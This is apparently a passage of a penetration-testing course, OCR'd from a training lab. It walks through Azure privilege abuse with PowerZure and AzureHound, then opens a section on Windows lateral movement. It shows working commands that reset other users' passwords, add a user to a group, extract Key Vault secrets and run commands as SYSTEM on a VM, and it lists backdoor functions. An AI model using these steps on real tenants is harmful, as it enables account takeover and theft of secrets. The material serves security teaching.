PS C:\Tools\PowerZure> $IsabellaCreds = New-Object
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $IsabellaCreds

Account                                                    SubscriptionName
TenantId                              Environm

ent
-------                                                    ----------------
--------                              --------
[email protected]                  92e13faa-6af8-4501-80b9-421271bc3e38
Azure..
```

Note: In case we had issues using the option `-Credential` we can still use `Connect-AzAccount` without options to bring up the Azure authentication window.

Then we need to import the PowerZure module:

Importing PowerZure

```
PS C:\Tools\PowerZure> Import-Module .\PowerZure.psd1
8888888b.                                                  ,/
8888888888P
888   Y88b                                               ,'/           d88P
888    888                                             ,' /           d88P
888   d88P  .d88b.  888  888  888  .d88b. 888d888  ,'  /____       d88P
888  888 888d888  .d88b.
8888888P"  d88""88b 888  888  888 d8P  Y8b 888P"  .'____    ,'     d88P
888  888 888P"   d8P  Y8b
888        888  888 888  888  888 88888888 888         /  ,'      d88P
888  888 888     88888888
888        Y88..88P Y88b 888 d88P Y8b.     888        / ,'       d88P
Y88b 888 888     Y8b.
888         "Y88P"   "Y8888888P"   "Y8888  888       /,'
d8888888888  "Y88888 888      "Y8888  version 2.2
                                                     /'

Confused on what to do next? Check out the documentation:
https://powerzure.readthedocs.io/ or type Invoke-Powerzure -h for a
```

```
function table.

Please set your default subscription with Set-AzureSubscription if you
have multiple subscriptions. Functions WILL fail if you do not do this.
Use Get-AzureCurrentUser to get list your accounts roles & permissions
```


We can use `Invoke-Powerzure -h` to see all available options:

```
PS C:\Tools\PowerZure> Invoke-PowerZure -h

                          PowerZure Version 2.2

                                List of Functions

------------------Info Gathering -------------

Get-AzureADAppOwner ---------------- Returns all owners of all
Applications in AAD
Get-AzureADDeviceOwner ------------- Lists the owners of devices in AAD.
This will only show devices that have an owner.
Get-AzureADGroupMember ------------- Gathers a specific group or all
groups in AzureAD and lists their members.
Get-AzureADRoleMember -------------- Lists the members of a given role in
AAD
Get-AzureADUser -------------------- Gathers info on a specific user or
all users including their groups and roles in Azure & AzureAD
Get-AzureCurrentUser --------------- Returns the current logged in user
name and any owned objects
Get-AzureIntuneScript -------------- Lists available Intune scripts in
Azure Intune
Get-AzureLogicAppConnector --------- Lists the connector APIs in Azure
Get-AzureManagedIdentity ----------- Gets a list of all Managed Identities
and their roles.
Get-AzurePIMAssignment ------------- Gathers the Privileged Identity
Management assignments. Currently, only AzureRM roles are returned.
Get-AzureRole ---------------------- Gets the members of an Azure RBAC
role.
Get-AzureRunAsAccount -------------- Finds any RunAs accounts being used
by an Automation Account
Get-AzureRolePermission ------------ Finds all roles with a certain
permission
Get-AzureSQLDB --------------------- Lists the available SQL Databases on
a server
Get-AzureTarget -------------------- Compares your role to your scope to
determine what you have access to
Get-AzureTenantId ------------------ Returns the ID of a tenant belonging
to a domain
Show-AzureKeyVaultContent ---------- Lists all available content in a key
```

```
vault
Show-AzureStorageContent ----------- Lists all available storage
containers, shares, and tables

------------------Operational --------------

Add-AzureADGroupMember ------------- Adds a user to an Azure AD Group
Add-AzureADRole -------------------- Assigns a specific Azure AD role to a
User
Add-AzureADSPSecret ---------------- Adds a secret to a service principal
Add-AzureRole ---------------------- Adds a role to a user in Azure
Connect-AzureJWT ------------------- Logins to Azure using a JWT access
token.
Export-AzureKeyVaultContent -------- Exports a Key as PEM or Certificate
as PFX from the Key Vault
Get-AzureKeyVaultContent ----------- Get the secrets and certificates from
a specific Key Vault or all of them
Get-AzureRunAsCertificate ---------- Will gather a RunAs accounts
certificate if one is being used by an automation account, which can then
be used to login as that account.
Get-AzureRunbookContent ------------ Gets a specific Runbook and displays
its contents or all runbook contents
Get-AzureStorageContent ------------ Gathers a file from a specific blob
or File Share
Get-AzureVMDisk -------------------- Generates a link to download a
Virtual Machiche's disk. The link is only available for 24 hours.
Invoke-AzureCommandRunbook --------- Will execute a supplied command or
script from a Runbook if the Runbook is configured with a "RunAs" account
Invoke-AzureCustomScriptExtension -- Runs a PowerShell script by uploading
it as a Custom Script Extension
Invoke-AzureMIBackdoor ------------- Creates a managed identity for a VM
and exposes the REST API on it to make it a persistent JWT backdoor
generator.
Invoke-AzureRunCommand ------------- Will run a command or script on a
specified VM
Invoke-AzureRunMSBuild ------------- Will run a supplied MSBuild payload
on a specified VM.
Invoke-AzureRunProgram ------------- Will run a given binary on a
specified VM
Invoke-AzureVMUserDataAgent -------- Deploys the agent used by Invoke-
AzureVMUserDataCommand
Invoke-AzureVMUserDataCommand ------ Executes a command using the userData
channel on a specified Azure VM.
New-AzureADUser -------------------- Creates a user in Azure Active
Directory
New-AzureBackdoor ------------------ Creates a backdoor in Azure via
Service Principal
New-AzureIntuneScript -------------- Uploads a PS script to Intune
Set-AzureElevatedPrivileges -------- Elevates the user's privileges from
Global Administrator in AzureAD to include User Access Administrator in
```

```
Azure RBAC.
Set-AzureSubscription -------------- Sets default subscription. Necessary
if in a tenant with multiple subscriptions.
Set-AzureADUserPassword ------------ Sets a user's password
Start-AzureRunbook ----------------- Starts a Runbook
```

In our initial enumeration, we identified a group named `Subscription Reader` owned by `Charlotte`, an account that Isabella has the right to change the password. Although we have no precise way of guaranteeing that this group has read privileges on the subscription, there is a possibility that the administrator has given read rights to this group on the subscription because of the name it has.



To compromise this group, we must abuse two edges: `AZResetPassword` and `AZOwns`. Let's start by modifying Charlotte's password and then using her account to add herself to the `Subscription Reader` group.

Password Reset Charlotte

```
PS C:\Tools\PowerZure> Set-AzureADUserPassword -Username [email protected]
-Password HacktheboxPwnCloud01
```

Now we need to connect to Azure using Charlotte's credentials:

Connect as Charlotte

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxPwnCloud01" -AsPlainText -Force
PS C:\Tools\PowerZure> $CharlotteCreds = New-Object
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $CharlotteCreds
```

```
Account                                                   SubscriptionName
TenantId                              Environment
-------                                                   ----------------
--------                              -----------
[email protected]                  92e13faa-6af8-4501-80b9-421271bc3e38
AzureCloud
```

With Charlotte's access, we can now add any user as a member of "Subscription Reader" for simplicity, we will add herself:

Adding Charlotte as a member of a group

```
PS C:\Tools\PowerZure> Add-AzureADGroupMember -Group "Subscription Reader"
-Username [email protected]
PS C:\Tools\PowerZure> Get-AzureADGroupMember -Group "Subscription Reader"

@odata.type                     : #microsoft.graph.user
id                              : 0bdf0dca-c1bc-4172-857b-c7b4e539c47b
deletedDateTime                 :
accountEnabled                  : True
ageGroup                        :
businessPhones                  : {}
city                            :
createdDateTime                 : 2023-02-17T15:44:10Z
creationType                    :
companyName                     :
consentProvidedForMinor         :
country                         :
department                      :
displayName                     : Charlotte Moore
...SNIP...
```

Now, we can enumerate the Azure tenant again with Charllote's credentials. If the group has read access for the subscription, we should discover new objects and attack paths:


Running AzureHound as Charlotte

```
PS C:\Tools> .\azurehound.exe -u "[email protected]" -p
"HacktheboxPwnCloud01" list --tenant
"plaintexthacktheboxgmail.onmicrosoft.com" -o all-charlote.json
AzureHound v1.2.3
Created by the BloodHound Enterprise team -
https://bloodhoundenterprise.io

No configuration file located at
```

```
C:\Users\julio\.config\azurehound\config.json
No configuration file located at
C:\Users\julio\.config\azurehound\config.json
2023-02-17T13:49:52-06:00 INF collecting azure objects...
2023-02-17T13:49:53-06:00 INF finished listing all groups count=9
2023-02-17T13:49:53-06:00 INF finished listing all devices count=0
2023-02-17T13:49:53-06:00 INF finished listing all device owners
2023-02-17T13:49:53-06:00 INF finished listing all users count=11
2023-02-17T13:49:53-06:00 INF finished listing all apps count=1
2023-02-17T13:49:53-06:00 INF warning: unable to process azure management
groups; either the organization has no management groups or azurehound
does not have the reader role on the root management group.
2023-02-17T13:49:53-06:00 INF finished listing all management group role
assignments
2023-02-17T13:49:53-06:00 INF finished listing all management group
descendants
2023-02-17T13:49:53-06:00 INF finished listing all tenants count=2
2023-02-17T13:49:54-06:00 INF finished listing members for all groups
2023-02-17T13:49:54-06:00 INF finished listing all group owners
2023-02-17T13:49:54-06:00 INF finished listing all app owners
2023-02-17T13:49:54-06:00 INF finished listing all subscriptions count=1
2023-02-17T13:49:54-06:00 INF finished listing all resource groups
2023-02-17T13:49:54-06:00 INF finished listing all subscription role
assignments
2023-02-17T13:49:54-06:00 INF finished listing all subscription user
access admins
2023-02-17T13:49:54-06:00 ERR unable to continue processing role
assignments for this role
error="map[error:map[code:Request_ResourceNotFound innerError:map[client-
request-id:e7dac294-f86e-4685-8a90-533ff35a8f37 date:2023-02-17T19:49:43
request-id:e7dac294-f86e-4685-8a90-533ff35a8f37] message:Resource
'a0b1b346-4d3e-4e8b-98f8-753987be4970' does not exist or one of its
queried reference-property objects are not present.]]"
roleDefinitionId=a0b1b346-4d3e-4e8b-98f8-753987be4970
2023-02-17T13:49:54-06:00 INF finished listing all resource group role
assignments
2023-02-17T13:49:54-06:00 INF finished listing all service principals
count=54
2023-02-17T13:49:54-06:00 INF finished listing all virtual machines
2023-02-17T13:49:55-06:00 INF finished listing all roles count=97
2023-02-17T13:49:55-06:00 INF finished listing all app role assignments
2023-02-17T13:49:55-06:00 INF finished listing all key vaults
2023-02-17T13:49:55-06:00 INF finished listing all service principal
owners
2023-02-17T13:49:55-06:00 INF finished listing all key vault role
assignments
2023-02-17T13:49:55-06:00 INF finished listing all virtual machine role
assignments
2023-02-17T13:49:55-06:00 INF finished listing all role assignments
2023-02-17T13:49:55-06:00 INF collection completed duration=2.6605923s
```

```
shutting down gracefully, press ctrl+c again to force
```

Let's import the output `all-charlote.json` to BloodHound and search for the `Transitive Object Control` option for Isabella one more time.




We had 3 new object a Key Vault, a Resource Group and a Virtual Machine. Let's explore how we can read the contents of the Azure Key Vault and how to execute commands in Azure VM. We will leave the resource group exercise so you can investigate how to abuse it.

Reading an Azure Key Vault

Azure Key Vault is a cloud service for securely storing and accessing secrets. A secret is anything that you want to tightly control access to, such as API keys, passwords, certificates, or cryptographic keys.

We can use BloodHound to identify the attack path from `Isabella` to the Key Vault `HTB-SECRETPLAINTEXT96519`:



To execute this attack, we will have to reset Ava Taylor's credentials, log in as Ava Taylor and then use the Powershell Az module to read the contents of the Key Vault.

To reset Ava Taylor's password, we will have to log in as Isabella:

Connect as Isabella

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxAcademy01!" -AsPlainText -Force
PS C:\Tools\PowerZure> $IsabellaCreds = New-Object
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $IsabellaCreds

Account                                                    SubscriptionName
TenantId                              Environment
-------                                                    ----------------
--------                              -----------
[email protected]                  92e13faa-6af8-4501-80b9-421271bc3e38
AzureCloud
```

Reset Ava Taylor's Credentials

```
PS C:\Tools\PowerZure> Set-AzureADUserPassword -Username [email protected]
-Password HacktheboxPwnCloud01
```

Connect as Ava Taylor

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxPwnCloud01" -AsPlainText -Force
PS C:\Tools\PowerZure> $AvaCreds = New-Object
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $AvaCreds

Account                                                SubscriptionName
TenantId                              Environment
-------                                                ----------------     -
-------                              -----------
[email protected] Azure subscription 1 92e13faa-6af8-4501-80b9-
421271bc3e38 AzureCloud
```

To retrieve the password, we will use the Az PowerShell module instead of PowerZure. A Key Vault can have multiple secrets, keys, and certificates. We need to get the name of the secret within the Key Vault:

Search Azure Key Vault Secret name

```
PS C:\Tools> Get-AzKeyVaultSecret -VaultName HTB-SECRETPLAINTEXT96519
Vault Name   : htb-secretplaintext96519
Name         : HTBKeyVault
Version      :
Id           : https://htb-
secretplaintext96519.vault.azure.net:443/secrets/HTBKeyVault
Enabled      : True
Expires      :
Not Before   :
Created      : 2/17/2023 4:44:48 PM
Updated      : 2/17/2023 4:44:48 PM
Content Type :
Tags         :
```

The name is `HTBKeyVault`. Now we need to get the secret. The secret is stored as a secure string, and we need to convert its value back to plain text.

Getting the Secret in the Azure Key Vault


```
PS C:\Tools> $secret = Get-AzKeyVaultSecret -VaultName HTB-
SECRETPLAINTEXT96519 -Name HTBKeyVault
PS C:\Tools> [System.Net.NetworkCredential]::new('',
$secret.SecretValue).Password
ImHack1nGTooM4ch!
```

Note: There's an option in PowerZure to read the content of the Key Vault, but it was not working properly at the time of writing this module.

Execute Commands in Azure VM

An Azure virtual machine gives you the flexibility of virtualization without buying and maintaining the physical hardware that runs it. However, you still need to maintain the virtual machine by performing tasks such as configuring, patching, and installing the software that runs on it.

We can use BloodHound to identify the attack path from `Isabella` to the Key Vault `AZVM-01`:



To execute this attack, we will have to reset Madison Johnson's credentials, log in as Madison Johnson and then use the `PowerZure` module to execute command in the VM. We will also demonstrate how to do the same with the PowerShell `Az` module.

To reset Madison Johnson's password, we will have to log in as Isabella:

Connect as Isabella to reset Madison's password

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxAcademy01!" -AsPlainText -Force
PS C:\Tools\PowerZure> $IsabellaCreds = New-Object
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $IsabellaCreds

Account                                                    SubscriptionName
TenantId                              Environment
-------                                                    ----------------
--------                              -----------
[email protected]                  92e13faa-6af8-4501-80b9-421271bc3e38
AzureCloud
```

Reset Madison Johnson Credentials

```
PS C:\Tools\PowerZure> Set-AzureADUserPassword -Username [email protected]
-Password HacktheboxPwnCloud01
```

Connect as Madison Johnson

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxPwnCloud01" -AsPlainText -Force
PS C:\Tools\PowerZure> $MadisonCreds = New-Object
```

```
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $MadisonCreds

Account                                                    SubscriptionName
TenantId                              Environment
-------                                                    ----------------
--------                              -----------
[email protected] Azure subscription 1 92e13faa-6af8-4501-80b9-
421271bc3e38 AzureCloud
```

To use PowerZure to execute commands on a VM, we can use the `Invoke-AzureRunCommand` commandlet with the arguments `VMName` and `Command` to specify the command we want to execute.

Execute Commands in Azure VM using PowerZure

```
PS C:\Tools> Invoke-AzureRunCommand -VMName "AZVM-01" -Command whoami
VERBOSE: Performing the operation "Invoke" on target "AZVM-01".
nt authority\system
```

To use the `Az` module, we need to provide a few more arguments: `-ResourceGroupName`, which is `Production`, set `-CommandId` to `RunPowerShellScript` with `-ScriptString` and specify the command we want to run on the machine, in this case, `whoami`:

Execute Commands in Azure VM using Az PowerShell Module

```
PS C:\Tools> Invoke-AzVMRunCommand -ResourceGroupName "PRODUCTION" -
CommandId "RunPowerShellScript" -VMName "AZVM-01" -ScriptString "whoami"

Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : nt authority\system
Value[1]        :
  Code          : ComponentStatus/StdErr/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
```

Next Steps

We have had the opportunity to explore how to use BloodHound to enumerate Active Directory and Azure environments and understand the uses we can put this tool to from the perspective of red and blue teams to attack and defend.

However, these environments are constantly evolving, so we must keep up to date with the changes and how BloodHound incorporates new capabilities to help us enumerate Microsoft environments.

In the next section, we will use the knowledge gained to enumerate an Active Directory and Azure environment and answer questions using BloodHound data.

Note: To avoid any cost after you finish your Azure testing, we recommend you cancel your Azure subscription following these steps: Cancel your Azure subscription.

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.

Repeat the examples in the section and type DONE as the answer when you are finished.

Submit

Reveal Answer

Skills Assessment

The `INLANEFREIGHT` organization has contracted your firm to perform an Active Directory and Azure security assessment. To provide maximum coverage and provide the client with visual representations of potential misconfigurations, your team has chosen to use the `BloodHound` tool for part of the assessment.

The customer must answer some questions about the security of particular Active Directory and Azure users, groups, and assets.

Your team collected the information using SharpHound and AzureHound and placed it in the SA.zip file. Your job is to be able to respond to the customer's concerns regarding the security of the environment your team has already analyzed.

Download the SA.zip file containing the BloodHound and AzureHound data, unzip it, and analyze it using BloodHound to answer these questions to complete this module.

Questions: If you are using PwnBox, an option to transfer the file is to open this section within PwnBox and download the file.

5. Windows Lateral Movement

Introduction

Introduction to Windows Lateral Movement

Lateral movement refers to the techniques we use to move through a network after gaining initial access. By understanding lateral movement, attackers and defenders can better navigate and secure networks. This knowledge allows defenders to implement more effective security measures and helps attackers identify and exploit weaknesses in network defenses, ultimately leading to a more robust and resilient security posture.

Description of Lateral Movement

Lateral movement involves moving from one system to another within a network, often with the goal of escalating privileges or accessing sensitive data. Using lateral movement techniques, we can move deeper into a network in search of credentials, sensitive data, and other high-value assets.

To perform a lateral movement, we need any form of credentials, including passwords, hashes, tickets, SSH keys, and session cookies. We can leverage those to connect to a remote computer in the network. Effective lateral movement requires a deep understanding of network architectures and the ability to identify services and protocols we can leverage to execute code on remote systems.

MITRE ATT&CK Framework

The MITRE ATT&CK framework defines lateral movement as techniques used to enter and control remote systems on a network. This often involves exploring the network, pivoting through multiple systems and accounts, and using either remote access tools or legitimate credentials with native tools.

MITRE ATT&CK lists several techniques for lateral movement, including:

Technique ID	Name	Description
T1021	Remote Services	Use of legitimate remote services like RDP, SMB, and SSH to move through a network.
T1021.001	Remote Desktop Protocol (RDP)	Using RDP to interact with a remote system's desktop.
T1021.002	SMB/Windows Admin Shares	Exploiting SMB shares to access files and execute commands.

Technique ID	Name	Description
T1021.003	Distributed Component Object Model	Using DCOM to interact with software components on remote systems.
T1021.004	SSH	Utilizing SSH to securely connect and control remote systems.
T1021.005	VNC	Using VNC for remote control of systems.
T1077	Windows Admin Shares	Abusing administrative shares for lateral movement.
T1080	Taint Shared Content	Modifying shared content to execute malicious code.
T1105	Ingress Tool Transfer	Transferring tools or files to remote systems for execution.
T1210	Exploitation of Remote Services	Exploiting vulnerabilities in remote services to gain access.
T1550	Use Alternate Authentication Material	Using stolen tokens, keys, or certificates for authentication.
T1563	Remote Service Session Hijacking	Hijacking legitimate remote service sessions.
T1563.001	SSH Hijacking	Hijacking SSH sessions.
T1569	System Services	Utilizing system services to execute commands or move laterally.
T1569.001	Launchctl	Using the launchctl command to manage launch services on macOS.
T1569.002	Service Execution	Executing commands or scripts using system services.
T1570	Lateral Tool Transfer	Moving tools from one system to another within a network.

These techniques illustrate the various methods we can use to navigate and control remote systems within a network.

Networks & Systems

Understanding how networks and systems work is crucial to performing lateral movement. Our initial step is to identify or map the network devices that we can target; we can do that through port scanning, ping sweep, or using Active Directory information.


Once we understand the network, we need to be aware that some systems may be out of reach because of network segmentation or firewall restrictions. In those cases, we need to think outside the box to get access to those services. Let's divide these scenarios into direct lateral movement and indirect lateral movement.

Direct Lateral Movement

Direct lateral movement is where we can execute commands directly on the target machine and force the target machine to connect back to us. For example, if we compromise SRV01 and need to move laterally to SRV02, we can use PSExec from SRV01 to execute commands on SRV02 and obtain a session or shell on SRV02.

Indirect Lateral Movement

Indirect lateral movement involves executing commands on the target machine when it receives instructions from another system. For example, suppose we can't reach SRV02 directly from SRV01 due to a network firewall restriction, but SRV02 can connect to the Windows Update Server (WSUS). In this case, if we compromise the WSUS server and create a fake Windows Update that executes our desired command, once SRV02 retrieves the update, it will run our malicious update, allowing us to obtain a shell on SRV02.



In the following section, we will create some examples for testing both scenarios.

Command Execution

As we see, command execution is very important when working with lateral movement. The ability to execute commands can help us gain access to remote services. Throughout this

module, we will use different methods to execute commands or payloads that will be helpful when dealing with networks that employ various security mechanisms.

Topology of the Lab

To provide hands-on experience, the lab topology will simulate a typical corporate network environment, including:


- **Multiple network segments**: Representing different departments or security zones.
- **Key infrastructure components**: Domain controllers, update servers, and management servers.

